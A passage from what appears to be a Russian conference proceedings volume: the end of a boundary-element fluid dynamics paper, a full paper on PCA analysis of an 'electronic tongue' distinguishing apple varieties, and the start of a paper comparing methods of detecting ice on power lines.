45.00	1.065944	1.060886	1.108865	1.077801	1.060660
60.00	1.304683	1.299300	1.309543	1.446050	1.299038
75.00	1.455068	1.449178	1.361993	1.446050	1.448889
90.00	1.506502	1.500291	1.338928	1.432866	1.500000

По результатам таблицы можно увидеть, что при  $N=24$  касательная скорость, определённая с использованием МГЭПТ имеет небольшое отклонение – около 0,0003. МГЭ имеет различие в 0,001 при малых  $\alpha$  до 0,17 при  $90^\circ$ . Но если граничных элементов меньше 6, то даже для метода граничных элементов погрешность расчёта может быть больше 10%, а для метода граничных методов при  $N \geq 24$  ошибка вычисления составит меньше 5%.

Подводя итоги можно сказать, что метод граничных элементов повышенной точности позволяет получить, достаточно близкое к эталонному. Также метод позволяет получить высокую точность численного решения при меньшем количестве граничных элементов  $N$ .

#### Список использованных источников

1. Хомяков, А.Н. Метод граничных элементов повышенной точности в задачах гидродинамики идеальной несжимаемой жидкости / А. Н. Хомяков // Вычислительные методы и программирование. – 2008. – Т. 9. – № 4. – С. 401-404. – EDN JUBFCH.

#### THE METHOD OF BOUNDARY ELEMENTS OF INCREASED ACCURACY IN THE HYDRODYNAMICS OF AN IDEAL FLUID

Antonov K.A., Khodov E.A., Popkova O.S.

*In this paper, one of the tools for increasing the reliability of the boundary element method for improving the accuracy of solutions to problems in hydrogas dynamics on the example of a streamlined sphere is considered, the analysis of the data obtained at various iterations is carried out, the advantages of using the method in question are highlighted. The analysis with the classical method of*

*boundary elements was carried out, the error of both methods was determined in comparison with the reference value.*

**Keywords:** *flow around bodies, the method of boundary elements, ideal fluid, hydrodynamics, improving the accuracy of calculations.*

\*\*\*\*\*

## **ТЕМПОРАЛЬНОСТЬ ДИНАМИЧЕСКИХ СИСТЕМ КАК НОВЫЙ ПРЕДМЕТ ИССЛЕДОВАНИЯ ЭЛЕКТРОХИМИЧЕСКИХ ПРОЦЕССОВ И РЕАКЦИЙ В РАМКАХ КОНЦЕПЦИИ БИГДАТА, НА ПРИМЕРЕ ВОЛЬТАМПЕРОМЕТРИЧЕСКОГО «ЭЛЕКТРОННОГО ЯЗЫКА»**

**Баширова Зейна Анваровна**  
Ведущий инженер ООО «Квадрит»,  
соискатель, ФГБОУ ВО «Уфимского университета науки и технологий»

**Сидельников Артем Викторович**  
Профессор, ФГБОУ ВО «Уфимского университета науки и технологий»

**Максютова Эльза Ильдусовна**  
Ведущий инженер-технолог АО «УАП «Гидравлика»

**Баширова Альфира Мулламухаметовна**  
Преподаватель химии  
ГБОУ «Уфимская коррекционная школ-интернат №13 для обучающихся с нарушением опорно-двигательного аппарата»

**Гареев Ильдар Альбертович**  
Учащийся ГБОУ «Уфимская коррекционная школ-интернат №13 для обучающихся с нарушением опорно-двигательного аппарата»

*В статье проведен анализ проблемы темпоральности и ее роли в исследовании реакций и процессов на примере электрохимической системы типа «электронный язык» при распознавании фруктов различных сортов. Показаны преимущества темпорального подхода к получению и расшифровки вольтамперных временных рядов с использованием метода главных компонент. На примере распознавания различных сортов яблок определены не менее шести характеристичных сигналов двухсенсорной системы с Си и графитовым электродами.*

**Ключевые слова:** «электронный язык», хемометрика, метод главных компонент, темпоральность, распознавание образов.

«Электронные языки» начали свое развитие в 90-х годах прошлого столетия и нашли свое применение не только в пищевой промышленности для экспресс-анализа продуктов питания, выявления фальсификатов, оценки вкусовых характеристик, но и в решение задач распознавания и оценки качества технических жидкостей, лекарственных препаратов, объектов окружающей среды. С развитием методов хемометрии и расширением способов накопления больших данных и количества объектов и задач, для решения которых важно получать такую информацию, интерес к созданию обучаемых мультисенсорных систем непрерывно возрастает. Появились коммерческие «электронные языки», имеющие большой спрос среди производителей пищевого сырья и продуктов питания – мультисенсорные системы (МСС) применяют для входящего и аналитического контроля процессов производства.

По сравнению с хемометрическими методами анализа многомерных данных, используемых в таких системах, сами мультисенсоры являются относительно новыми аналитическими устройствами для получения многопараметрической информации об объектах, с которыми они вступают во взаимодействие. В зависимости от природы объекта и аналитических задач разрабатывают МСС для распознавания изображений, отпечатков пальцев, лиц, голоса, речи, вкуса, запаха, идентификации химических соединений, и других схожих задач. Таким образом можно выделить МСС, предназначенные для получения информации: 1) о физических параметрах исследуемого объекта и 2) о химических. Ко второму типу МСС

относятся системы типа "электронный язык", "электронный нос" и их гибридные аналоги. Объектами исследования вольтамперометрических МСС являются вещества, находящиеся в контакте с жидкостью или растворенные в ней. Впервые вольтамперометрические МСС были предложены в 90х годах прошлого века в работах Винквиста в соавторстве как системы типа «электронный язык» для распознавания многокомпонентных жидкостей и/или одновременного определения нескольких компонентов при их совместном присутствии. Показано, что сочетание электродов в едином блоке и их одновременное функционирование с последующей обработкой многопараметрической информации – массива откликов (токов), позволяет оперативно получить качественно новую информацию об исследуемых жидкостях без проведения подробного количественного анализа [1]. С использованием аппарата хеометрики такие системы обучают распознавать вкус, выявлять фальсификаты, оценивать загрязнённость вод и т.п. [2, 3]

Созданию и развитию МСС предшествует физико-химическое исследование процессов, протекающих в растворе и на границе раздела фаз. Для вольтамперометрических МСС одним из важных этапов их создания является исследование вольтамперометрического поведения сенсоров и растворенных в фоновом растворе химических компонентов, непосредственно участвующих в электрохимической реакции на поверхности сенсора. В результате наложения напряжения на электроды в электрохимической системе протекают различные по природе токи: миграционный, фарадеевский, ёмкостной, адсорбционный и другие виды токов, которые формируют характеристичный для исследуемого объекта вид вольтамперограммы. В классическом вольтамперометрическом анализе расшифровка вольтамперограмм включает поиск пиков окисления/восстановления деполаризаторов, количественную оценку тока и потенциала пиков. Роль математических методов преобразования данных и информационных технологий здесь невелика, и чаще сводится к статистической обработке данных для оценки воспроизводимости и аналитических характеристик обнаружения и определения веществ.

Вольтамперометрическое поведение, как известно, характеризуется зависимостями сигналов – токов и потенциалов – от рН раствора, температуры, химического состава электрода, фонового электролита, скорости развертки потенциалов, концентрации компонентов, формы развертки потенциалов и др. Такие подходы к физико-химическому исследованию вольтамперометрического поведения единичных сенсоров сохраняются и при разработке мультисенсорных систем типа "электронный язык" и учитываются при разработке методов преобразования получаемых многомерных данных. При этом для МСС имеется ряд дополнений к этим подходам – они связаны с особенностями получения и математической обработки вольтамперограмм с использованием принципов хеометрики. В качестве исходных данных используются не единичные вольтамперограммы, а массив вольтамперометрических временных рядов, которые преобразуют в новый формат представлений, где каждая вольтамперограмма – это точка исследуемого образца в пространстве данных или в пространстве измерений. Одним из распространенных методов преобразования массива вольтамперограмм является метод главных компонент (МГК). Важно отметить, что в результате МГК обработки вклад каждого вида электрического тока в структуру исходного массива ВАГ сохраняется и влияет на положение точек-образцов в новом пространстве – пространстве главных компонент. Такой подход позволяет выявить латентные переменные в массиве исходных данных и извлечь факторным анализом новую информацию о вольтамперометрическом поведении химических компонентов мультисенсорной системы [4, 5].

Следует отметить, что развитие вольтамперометрических мультисенсорных систем до настоящего времени идёт в направлении совершенствования способов модифицирования единичных сенсоров, состава сенсорного слоя, объема батареи сенсоров, конструкции электрохимических ячеек.

Анализируя современное состояние вольтамперометрических МСС можно сформировать следующую иерархическую структуру по формату и объему многомерных данных:

- 1) МСС батареи амперометрических сенсоров
- 2) хроноамперометрический сенсор
- 3) вольтамперометрический сенсор
- 4) МСС батареи вольтамперометрических сенсоров.

Современные подходы к конструированию МСС позволяют анализировать различные по природе жидкости как органической, так и неорганической природы в широком диапазоне концентрации химических компонентов.

Современное развитие мультисенсорных систем направлено

- на создание датчиков контроля микрокомпонентов в составе сложных жидкостей,
- распознавание непараметрических свойств объектов (вкуса, запаха) не только пищевых продуктов, но и лекарственных препаратов
- обобщенную экспресс-оценку степени загрязненности/чистоты многокомпонентных растворов, в том числе органических растворителей.

Не полностью решенными проблемами при этом остаются: недостаточная чувствительность и специфичность распознавания объектов, отличающихся между собой на наноуровне как по химическому строению (например, распознавание энантиомеров), так и по концентрации (например, распознавание суперэкоксикантов, вирусов в составе многокомпонентного сырья/продуктов). Важно подчеркнуть, что востребованность в МСС возникла в результате спроса на экспрессные датчики, позволяющие заменить сложные дорогостоящие аналитические приборы с целью on-line анализа и/или исследования в полевых условиях.

На наш взгляд, мультисенсорный подход для решения указанных проблем имеет большие шансы на успех. Одним из подтверждения этого является его сходство со многими хроматографическими и спектральными подходами к повышению чувствительности и селективности. Например, в основе хроматографического разделения веществ лежат многократные процессы сорбции/десорбции компонентов при их движении в колонке в течение продолжительного времени. Время, как один из факторов разделения компонентов играет принципиальную роль в этом методе. Простейший пример повышения чувствительности за счет протяженного во времени процесса накопления информации является ночная фотосъемка при длительной выдержке, позволяющей запечатлеть ночные объекты в полной (для человеческого глаза) темноте. Другой пример – из области инверсионной вольтамперометрии: временной фактор протяженности процесса необходим для повышения чувствительности и селективности метода определения веществ (чувствительность возрастает на несколько порядков) [6].

По аналогии со многими научными методами из смежных областей (экономики, биологии, социологии и др.), где явление темпоральности динамических систем открыта намного раньше, подходы к исследованию физико-химических процессов во временной протяженности большого порядка с использованием цифровых технологий бигдата – следует относить также к темпоральным. Как будет показано ниже, координата времени позволяет при этом описать не только хронологию процессов в системе, но и ее темпоральную структуру и свойства, извлекаемые из структуры всего массива данных методами хемометрики. Подчеркнутое является принципиальным отличием между временем  $t$  – с хронологической функцией и временем  $T$  – с темпоральной функцией, для которой производная по времени не имеет смысла. Уместно провести пример музыкальной мелодии, где одна нота, как мгновенное значение своеобразного сигнала гипотетической музыкальной функции не дает информацию о том, какая мелодия звучит в целом.

Поиск научной литературы по химической тематике с ключевыми словами «темпоральность/темпоральный» показал ограниченное количество работ, раскрывающих явление темпоральности динамических физико-химических систем. Авторы относят внимание читателя к работе В.Н. Зимы «Проблема темпоральности и способов ее представления в философии естественных наук» в журнале Философские науки, номер, 2013 г., с. 99-111 – к одной из первых работ, раскрывающих проблему темпоральности в естественных науках.

Из литературных данных в области химической сенсорики известно, что темпоральным обозначают разного рода сдвиги во времени физико-химических параметров электродов в результате многократного их функционирования. Эту проблему сенсорных систем обозначили для вольтамперометрических "электронных языков" с самого начала исследования их электрохимического поведения [7].

Темпоральный сдвиг – результат многочисленных необратимых процессов, протекающих в вольтамперометрической системе при многократном циклическом наложении напряжения.



Известные приемы математической компенсации сдвига в условиях функционирования батареи вольтамперометрических сенсоров не дают стабильных характеристик всей мультисенсорной системы. В связи с этим темпоральный сдвиг, обусловленный быстрым "старением" сенсоров, ограничивает чувствительность и специфичность вольтамперометрических мультисенсорных систем [8]. В отличие от потенциометрических "электронных языков" вольтамперометрические не имеют широкого распространения в качестве коммерческих "электронных языков" до настоящего времени. В научной литературе практически отсутствуют систематические сведения о вольтамперометрическом поведении мультисенсорных систем, функционирующих продолжительное время. Как отмечено, выше, контролируемая временная протяженность процессов при определенных условиях является дополнительным фактором получения полезной химической информации. При кратковременном функционировании системы она не всегда выявляется и ею пренебрегают, принимая за шум. Следует отметить: вольтамперометрические мультисенсорные системы, как любая динамическая система, под воздействием внешних факторов претерпевает изменения – меняются физико-химические параметры сенсорных слоев, их геометрия, шероховатость. Это приводит к сдвигу значений ёмкостных, фарадеевских, миграционных токов и др.; в условиях многократного функционирования, когда электроды глубоко и необратимо "стареют" мультисенсорная система изменяет свою структуру и характеристики чувствительности/специфичности могут кардинально поменяться; массив вольтамперограмм, накопленный в формате вольтамперных временных рядов, может содержать информацию об истории изменений системы во времени – о темпоральности; в таких условиях функционирования с обязательным накоплением временной базы данных мультисенсорная система получает дополнительное определение как "темпоральная система". К настоящему времени в области информационных технологий все большее внимание уделяется так называемым темпоральным базам данных, разрабатываются новые методы их создания и обработки с использованием цифровых технологий. Это является дополнительным побудительным мотивом к получению и исследованию таких данных с использованием мультисенсорных систем, и позволит с более высокими показателями точности прогнозировать свойства и распознавать сложные химические объекты, изучать физико-химические процессы с их участием, в том числе в присутствии нанокolicеств или следов веществ.

В качестве примера темпорального способа исследования физико-химических процессов приведены результаты МГК-анализа вольтамперометрического поведения электрохимической системы с медным и графитовым электродами при их контакте с мякотью яблок различных сортов (табл. 1).

Таблица 1

*Названия и некоторые характеристики яблок*

№	Название	Цвет	Вкусовые особенности
1	Груша "Санта Мария"	Желто-красный	Десертный вкус с легкой кислинкой
2	Яблоко "Брейберн"	Красный	Мякоть сладкая, пряная, хрустящая, сочная
3	Яблоко "Симиренко"	Светло-зеленый	Винно-сладкий вкус, пряный, выраженная кислинка
4	Яблоко "Гольден"	Золотистый	Сладкий вкус, медовый, легкая кислинка
5	Яблоко "Ред Делишес"	Насыщенный красный	Сладко-кислый
6	Яблоко "Гала Дарк Барон"	Зеленовато-желтый с полосатыми акварельными разводами оранжево-красного оттенка	Кисло-сладкий с ореховыми нотками и карамельным ароматом
7	Яблоко "Айдаред"	Светло-зеленый с малиновым румянцем с густыми полосками	Кисло-сладкий
8	Яблоко "Кубанские Багряные"	Красный	Кисло-сладкий
9	Яблоко "Грени Сит"	Зеленый	Сладкий с кислинкой
10	Яблоко "Эконом"	Желто-красный	Сладкий

11	Яблоко "Слава Победителям"	Красный	Десертный кисло-сладкий
12	Яблоко "Селеста"	Зеленовато-желтый с малиновым румянцем	Десертный кисло-сладкий
13	Яблоко «Крипс Пинк»	Красно-розовый	Кисло-сладкий
14	Лимон	Желтый	Кислый

### Экспериментальная часть

Для каждого фрукта регистрировали непрерывно 400 вольтамперограмм с 800 значениями силы тока. Использовали двухэлектродную ячейку: рабочий электрод – медь, вспомогательный – стеклоуглерод. Электроды помещали в яблочную мякоть свежего плода на глубину 1 см. Скорость развертки напряжений – 1500 мВ/с, использовали циклическую развертку в диапазоне напряжений с направлением 0 ...1500...-1500..0 мВ. Все измерения проводили при комнатной температуре.

В качестве базового метода моделирования использовали метод главных компонент с центрированием и автошкалированием значений силы токов; метод проверки модели – Leverage correction; расчет МГК-модели – по методу NIPALS.

### Результаты и обсуждение

Массив амперометрических данных каждого исследуемого образца фрукта формировали в виде матрицы размером 400x800. Общий массив данных включал 14 матриц.

Для сравнения включили вольтамперограммы лимона и груши, как представителей «неяблочных» образцов (рис. 1).





Рисунок 1 – Вид вольтамперограмм образцов яблок, лимона и груши


На рис. 1 видно, что образцы отличаются значениями силы тока в точках разворота направления развертки напряжения. Максимальные значения токов наблюдаются для лимона, минимальные – для образца яблока «Эконом».

Результаты МГК-моделирования всего массива данных представлены на рис. 2.

Как видно на рис. 2, в пространстве трех главных компонент все образцы занимают свое определенное место. Темпоральный способ заключается в регистрации для каждого образца последовательно 400 амперограмм, которые преобразуются по методу главных компонент в одну точку на каждой из плоскостей. Рис. 2 иллюстрирует по отдельности две плоскости с трехмерного пространства ГК1-ГК2 и ГК1-ГК3, на которые проецированы все точки пространства ГК1-ГК2-ГК3 (рис. 3).




а)



б)

Рисунок 2 – «Карты образцов»/график счетов МГК-моделирования амперометрических данных яблок, лимона и груши: а) на плоскости ГК1-ГК2, б) на плоскости ГК1-ГК3



ALL PCA, X-эпрл: 88%,10%,2%

Рисунок 3 – График счетов в пространстве первых трех главных компонент

На рис. 2 и рис 3. видны дрейфы точек при непрерывном функционировании электрода. Такое поведение, как было выше отмечено, связано с изменением поверхности медного

электрода. Это обусловлено анодным растворением металла, адсорбцией продуктов окисления/восстановления компонентов фруктовой мякоти, окислением/восстановлением воды до образования молекулярных водорода и кислорода, а также электрохимическими реакциями с участием электроактивных микрокомпонентов.

Применение темпорального подхода позволяет включить в МГК-модель (в направлениях главных компонент) факторы, обусловленные динамикой/скоростью изменения состава границы раздела фаз «электрод/раствор». Под действием химических веществ яблочной мякоти эти параметры для каждого образца фрукта различны, что подтверждается различным расположением кластеров четырех ста точек каждого анализируемого фрукта. Так, например, на рис. 2. видно, что вдоль первой главной компоненты крайнее левое положение имеет кластер Лимон, а крайнее правое положение – кластер яблока «Эконом». Это обусловлено различием в значениях максимальных анодных и катодных токов на исходных вольтамперограммах каждого образца (рис. 1). Из опыта ранних исследований известно, что чаще всего первая главная компонента моделирует тренд точек, связанный с изменением общей концентрации ионов в растворе (или электропроводности растворов). Лимон характеризуется наибольшей электропроводностью ионов, в том числе протонов – образец лимона имеет самое низкое значение pH (высокая кислотность) по сравнению с другими фруктами. Таким образом можно сделать вывод, что яблоко «Эконом» обладает наименьшей электропроводностью и малым содержанием ионов среди всех исследуемых яблочных образцов.

Применение математического аппарата метода главных компонент в сочетании с темпоральным подходом к накоплению полезной химической информации о схожести и различии между сортами яблок позволяет увеличить количество обобщенных аналитических сигналов – главных компонент, которые характеризуют данный сорт яблок.

В исследуемом массиве данных определили наличие не менее шести характеристичных параметров (рис. 4).




Рисунок 4 – Общий вид графиков счетов МГК-моделирования амперограмм фруктов с использованием восьми ГК (суммарная доля объясненной дисперсии составила 99.96%)

Показано распределение доли объясненной дисперсии по главным компонентам:

ГК1 – 87.805, ГК2 – 97.667, ГК3 – 99.396, ГК4 – 99.801,

ГК5 – 99.888, ГК6 – 99.92, ГК7 – 99.938, ГК8 – 99.946.

## Выводы

Метод главных компонент позволил сжать исходные данные, включающие 800 сигналов, до 6 характеристичных сигналов в формате координат – счетов МГК моделирования.

Важно подчеркнуть, что доля объясненной дисперсии, к примеру, описываемой шестой главной компонентой составляет всего 0,03%, которая является значимым: вдоль шестой ГК четко отличаются расположением между собой яблоки «Семеренко» и «Делишес».

Установленная схожесть в общей минерализации образцов лимона и яблока «Семеренко» не означает их схожесть в вольтамперометрическом поведении и в химическом составе. Наличие

разного количества стадий, протяженности их и дисперсии позволяет увидеть график счетов при МГК-моделировании матрицы данных только этих двух образцов (рис. 5).




Рисунок 5 – График счетов МГК-моделирования амперограмм лимона и яблока «Семеренко» на плоскости: а) GK1-GK2 (суммарная доля объясненной дисперсии 95%), б) GK1-GK3 (99%)

Каждый образец имеет свою уникальную форму кривой темпорального дрейфа со своими стадиями, их количеством и протяженностью во времени.

### Заключение

Применение проекционных методов хемометрики и темпорального способа регистрации вольтамперограмм не ограничивается только применением метода главных компонент и анализом графиков счетов исследуемых образцов. Динамику и количество стадий электрохимической эволюции электродов под действием электрического тока и химического состава анализируемых растворов, а, следовательно, и его темпоральную структуру количественно описаны методом ПЛС – проекций на латентные структуры с использованием авторского подхода с ПЛС- $t^*$ -методикой, которая будет освящена применительно к яблочным образцам и различным материалам электродов (медь, алюминий и железо) в следующих материалах конференций.

### Список использованных источников

1. Winqvist, F. An electronic tongue based on voltammetry / F. Winqvist, P. Wide, L. Lundstrom // *Anal. Chim. Acta.* – 1997. – V. 357. – P. 21-26.
2. Campos, I. A voltammetric electronic tongue as tool for water quality monitoring in wastewater treatment plants / I. Campos, M. Alcañiz, D. Aguado, R. Barat, J. Ferrer, L. Gil,

M. Marrakchi, R. Martínez-Máñez, J. Soto, J.L. Vivancos // *Water Research*. – 2012. – V. 46. – P. 2605-2614.

3. Hayashi, N. Objective evaluation methods for the bitter and astringent taste intensities of black and oolong teas by a taste sensor / N. Hayashi, T. Ujihara, R. Chen, K. Irie, H. Ikezaki // *Food Research International*. – 2013. – V. 53. – № 2. – P. 816-821.

4. Родионова, О.Е. Хемометрика в аналитической химии / О.Е. Родионова, А.Л. Померанцев [Электронный ресурс]. – 2006. – Режим доступа: [http://www.chemometrics.ru/materials/articles/chemometrics\\_review.pdf](http://www.chemometrics.ru/materials/articles/chemometrics_review.pdf).

5. Эсбенсен, К. Анализ многомерных данных. Избранные главы / Пер. с англ. С. В. Кучерявского / под ред. О. Е. Родионовой. – Казань: Изд-во КазГАСУ. – 2008. – 158 с.

6. Sidel'nikov, A. Voltammetric identification of motor oils using electronic tongue on carbon-paste electrode basis / A. Sidel'nikov, D. Bikmeev, F. Kudasheva, V. Maystrenko // *J. Chem. Chem. Eng.* – 2012. – V. 6. – P. 199-208.

7. Holmin, S. Drift correction of electronic tongue responses / S. Holmin, C. Krantz-Rulcker, I. Lundstorm, F. Winquist // *Meas. Sci. Technol.* – 2001. – V. 12. – № 8. – P. 1348-1354.

8. Sinha, S. Temperature and temporal drift compensation for Al<sub>2</sub>O<sub>3</sub>-gate ISFET-based pH sensor using machine learning techniques / S. Sinha, R. Bhardwaj, N. Sahu, H. Ahuja, R. Sharma, R. Mukhiya // *Microelectron. J.* – 2020. – V. 97. – № 104710.

#### **TEMPORALITY OF DYNAMIC SYSTEMS AS A NEW SUBJECT OF RESEARCH OF ELECTROCHEMICAL PROCESSES AND REACTIONS IN THE FRAMEWORK OF THE BIGDAT CONCEPT, ON THE EXAMPLE OF VOLTAMMETRIC "ELECTRONIC TONGUE"**

**Bashirova Z.A., Sidelnikov A.V., Maksutova E.I., Bashirova A.M., Gareev I.A.**

*The article analyzes the problem of temporality and its role in the study of reactions and processes on the example of an electrochemical system of the "electronic tongue" type in recognizing fruits of various varieties. The advantages of the temporal approach to obtaining and analyzing current-voltage time series using the principal component method are shown. Using the example of recognition of different varieties of apples, at least six characteristic signals of a two-sensor system with Cu and graphite electrodes were determined.*

**Keywords:** «electronic tongue», chemometrics, principle component analysis, temporality, pattern recognition.

\*\*\*\*\*

## ОБОСНОВАНИЕ ВЫБОРА МЕТОДА ОБНАРУЖЕНИЯ ОБРАЗОВАНИЯ ГОЛОЛЁДА НА ПРОВОДАХ ЛЭП

**Будко Степан Игоревич**

*Аспирант, ФГБОУ ВО «Самарский государственный технический университет»*

**Штукатуров Николай Романович**

*Аспирант, ФГБОУ ВО «Самарский государственный технический университет»*

*В данной статье рассматривается актуальная проблема электроэнергетики – образование гололёда на ВЛЭП. Для ее устранения без значительных материальных затрат необходим правильный выбор системы обнаружения гололёда. В настоящее время для решения проблемы необходимо наличие специализированных датчиков и аппаратуры, реагирующих на изменение параметров проводников в электрической сети и окружающей среды. В работе выполнен анализ методов обнаружения гололёда, их преимуществ, недостатков и принципов действия.*

**Ключевые слова:** *гололёдные образования, линия электропередачи, проводник, диэлектрическая проницаемость, температура провода, ВЧ-связь, капиталовложения, эксплуатационные расходы.*

Гололёдные образования на проводах ВЛЭП – это глобальная проблема, которой подвержена электроэнергетика РФ. Аварии, связанные возникновением ледяных отложений на ЛЭП, наносят материальный ущерб стране, связанный с недоотпуском электроэнергии и работами по восстановлению поврежденных линий. В связи с этим потребность в своевременном прогнозировании гололёдообразования, которое позволит смягчить или избежать этого явления, является актуальной задачей. Необходимость в решении проблемы имеют районы страны, наиболее подверженные риску образования гололёда и относящиеся к четвертой группе риска возникновения отложений на проводах. В соответствии с картой гололёдных нагрузок, к таким районам относятся: Республика Татарстан, Мурманская область (Хибины, Кольский полуостров), Дальний Восток (Камчатка, Сахалин, Курильские острова) и Западная Сибирь.

Гололёд при образовании на линиях электропередачи, наносит серьезные повреждения, такие как обрыв проводов под тяжестью гололёдных образований, обрушения арматурных конструкций и опор.

Задачами выбора и анализа наиболее эффективного метода обнаружения образования гололёда в отмеченных районах являются:

- выполнение исследований существующих методов борьбы с проблемой;
- определение преимуществ и недостатков методов решения;
- рациональный выбор и анализ наиболее эффективного обнаружения гололёда.

Непосредственное образование гололёда в районах с густыми туманами наблюдается в вечерние, ночные и утренние часы. Такие туманы называются сплошными и образуются при температурах от 0 до – 10 °С [7]. Если при указанных температурах пойдёт ледяной дождь или выпадет мокрый снег, то переохлажденные капли воды, попадая на проводник, образуют налесь с объемным весом 600–900 кг/м<sup>3</sup>. Интенсивность и расположение отложений напрямую зависит от направления ветровых потоков.

В настоящее время существует несколько основных направлений обнаружения гололёда:

Методы прогнозирования возможного гололёдообразования.

Их применение основано на моделировании термодинамического обменного процесса переохлаждённых капель воды, с использованием метеорологических данных воздушной среды. Также производится учет технических параметров линии электропередачи [1]. Методы прогнозирования являются вероятностными.

Контактные методы с непосредственным контролем процесса образования гололёда на проводах при помощи специальных датчиков и устройств обнаружения гололёда [1, 4].

Их применение позволяет с достаточной точностью определить момент начала необходимой плавки гололёда. Специализированные датчики и устройства обнаружения гололёда являются измерительными сигнальными устройствами, реагирующими на изменение следующих параметров [5]:

- температура воздуха и скорость ветра вокруг проводника.
- удельное сопротивление проводов.
- изменение веса проводов.

Методы обнаружения гололёда дополняют друг друга. Рассмотрим отдельные контактные методы, наиболее удобные в реализации.

#### **Метод измерения веса или натяжения проводов – метод взвешивания [1, 3-5].**

Считается наиболее объективным методом измерения величины гололёдной нагрузки на проводах ВЛЭП в одном/двух пролётах. Величина натяжения проводника при этом определяется нагрузками от гололёда и ветра. Показания весовых (тензометрических) датчиков с использованием канала телемеханической связи передаются на диспетчерский пункт, где принимается решение о необходимости оперативных мероприятий по плавке гололёда [1, 3-5]. Датчик устанавливается на точку подвеса гирлянды изоляторов (рис. 1). Описанная конструкция нашла широкое применение и внедрена на ЛЭП, находящихся в эксплуатации ОАО «ФСК ЕЭС».




Рисунок 1 – Иллюстрация к методу взвешивания проводов с гололёдом

К недостаткам метода относится локальность измерения, так как вес провода с ледяной коркой определяется только в пределах пролёта, на котором установлен весовой датчик [1, 3-5]. Вся оставшаяся часть линии остается неконтролируемой. Для устранения этого недочета необходимо увеличение количества устройств передачи данных и датчиков, что повлечет за собой прирост капитальных затрат на оборудование системы обнаружения гололёда. Тензодатчики в корпусе из нержавеющей стали с крепежными отверстиями устанавливаются между изолятором и опорой. Тензодатчик является основой измерительного преобразователя, изолированного от основной части устройства и имеющего защиту от влияния электромагнитных полей и переходных процессов. Преимуществом является наиболее высокая точность измерений при гололёдных отложениях на линии. Цена одного точечного датчика типа ДГВН на текущий год составляет 135 тысяч рублей, измерительный комплекс содержит совокупность датчиков на всей протяженности ЛЭП. Погрешность измерения равна 2%.

**Локационное зондирование [2].** Гололёдные осадки являются несовершенным диэлектриком, на нагрев которого частично затрачивается энергия, распространяющейся вдоль проводов электромагнитной волны (диэлектрические потери). Вследствие этого увеличивается затухание сигналов, передаваемых по ВЧ каналу, и снижается соотношение сигнал/помеха.



Кроме того, под влиянием гололедных отложений уменьшается скорость распространения сигнала, что ведет к увеличению времени его прохождения по ЛЭП.

Локационным зондированием называется подача сигнала в контролируемую ЛЭП при определении суммарного времени, необходимого на его распространение вдоль проводника в двух направлениях – прямом и обратном, после отражения от неоднородности волнового сопротивления линии в виде ее конечной точки или же в виде высокочастотного заградителя [2].

Со стороны начала линии, подается импульс напряжением ( $U$ ) и длительностью приложения ( $\tau$ ) (рис.2):

$$\tau \leq 1 \text{ мкс} \quad (1)$$

После подачи импульс стремится к концу линии, после чего отражается и возвращается в начало. Отражение сигнала, который передает информацию о возникновении гололеда, происходит из-за наличия неоднородностей волнового сопротивления линии, имеющейся на ней. К ним относятся концы линий или ответвлений от них, а также участки с ледяной оболочкой. При прохождении электромагнитной волны через линию с переменным волновым сопротивлением возникают дополнительные потери электроэнергии электромагнитной волны в несовершенном диэлектрике и уменьшается амплитуда импульса потери напряжения [2].




Рисунок 2 – Иллюстрация к методу локационного зондирования

Отраженный импульс уменьшается. Время прохождения импульсом участка линии до неоднородности сопротивления фиксируется, что позволяет вычислить время прохождения импульсного пути:

$$\Delta t = (t_1 - t_0) \quad (2)$$

При условии отсутствия гололедных образований, время прохождения импульса будет равным:

$$\Delta t = \Delta t_0 \quad (3)$$

Зная длину ВЛЭП ( $L$ ) и время импульсного пути ( $\Delta t$ ), можно рассчитать скорость распространения электромагнитных сигналов вдоль линии:

$$C_{э/с} = \frac{L}{\Delta t} \quad (4)$$

Непрерывно измеряя время ( $\Delta t$ ), можно наблюдать, что при появлении гололеда появляется задержка ( $\tau_{\text{задержки}}$ ), которая связана непосредственно с объемом гололедных отложений на проводе.

$$\Delta t = \Delta t_0 + \tau_{\text{задержки}} \quad (5)$$

Таким образом, измеряя задержку, при помощи локационных данных, можно судить о появлении гололедных отложений. При увеличении длины гололедного отложения на линии и толщины его стенки скорость распространения импульса еще больше снижается, а его затухание еще больше увеличивается, ухудшая качество передаваемых сигналов [2].

Гололёдная стенка на проводниках воздушной линии снижает волновое сопротивление. Его изменение вызывает частичное отражение импульсного сигнала от границ обледенения, фиксация таких сигналов значительно затруднена или даже невозможна [2].

Электрические импульсы в ЛЭП создают помехи, влияющие на результаты локационного зондирования. К ним относятся: помехи промышленной частоты и помехи, возникающие при переходных процессах в электрической сети; помехи от коронирования линейных проводов; помехи от частичных разрядов по поверхности изоляторов и коронирования элементов арматуры; помехи, вызываемые наличием дуги короткого замыкания; помехи от атмосферных разрядов; помехи от соседних ВЧ каналов, длинноволновых и средневолновых радиостанций; помехи, создаваемые аппаратурой ВЧ каналов телемеханики, релейной защиты, противоаварийной и системной автоматики. Наиболее существенное влияние при локационном зондировании оказывают сигналы параллельно работающих систем телемеханики, связи и релейной защиты. Эти сигналы существуют в действующей ЛЭП непрерывно и постоянно [2,4, 6-7].

Преимуществом метода является то, что для сигнализации о появлении гололёда нет необходимости устанавливать датчики на проводниках, и тем самым, не требуется вмешательство в конструкцию высоковольтной части. Осуществляется контроль всей линии, а не только нескольких пролетов. Комплект приемо-передающей аппаратуры с оптоволоконным кабелем для одной линии варьируется в ценовом диапазоне от 300 до 400 тысяч рублей. Отмечается незначительная погрешность, составляющая  $\pm 0,2$  дБ, а также высокая надежность и дальность связи.

Недостатком метода является необходимость использования комплекса оборудования для передачи ВЧ-связи, чтобы подключить низковольтную локационную аппаратуру к высоковольтному оборудованию. Диапазон частот сигнала занимает всю полосу частот, выделяемую для высокочастотной связи, поэтому сигнализация занимает достаточно длительное время [2, 4, 6-7].

**Обоснование выбора наиболее эффективного метода обнаружения гололёда на проводах.** Для выявления более приемлемого варианта целесообразно выполнить сравнение экономических затрат.

Для реализации расчета необходимо задаться одинаковыми параметрами построенных ВЛЭП ( $U_{ном} = 110$  кВ,  $L_{л} = 100$  км,  $L_{м.оп} = 400$  м), так как вычисления производятся исключительно для установки системы обнаружения гололёда на проводах, а линии уже смонтированы и находятся в эксплуатации.

Расчет капитальных вложений в монтаж системы обнаружения, стремящийся к минимуму:

$$Z_{IN} = K_{eq} + K_C + K_{ad} \rightarrow \min, \quad (6)$$

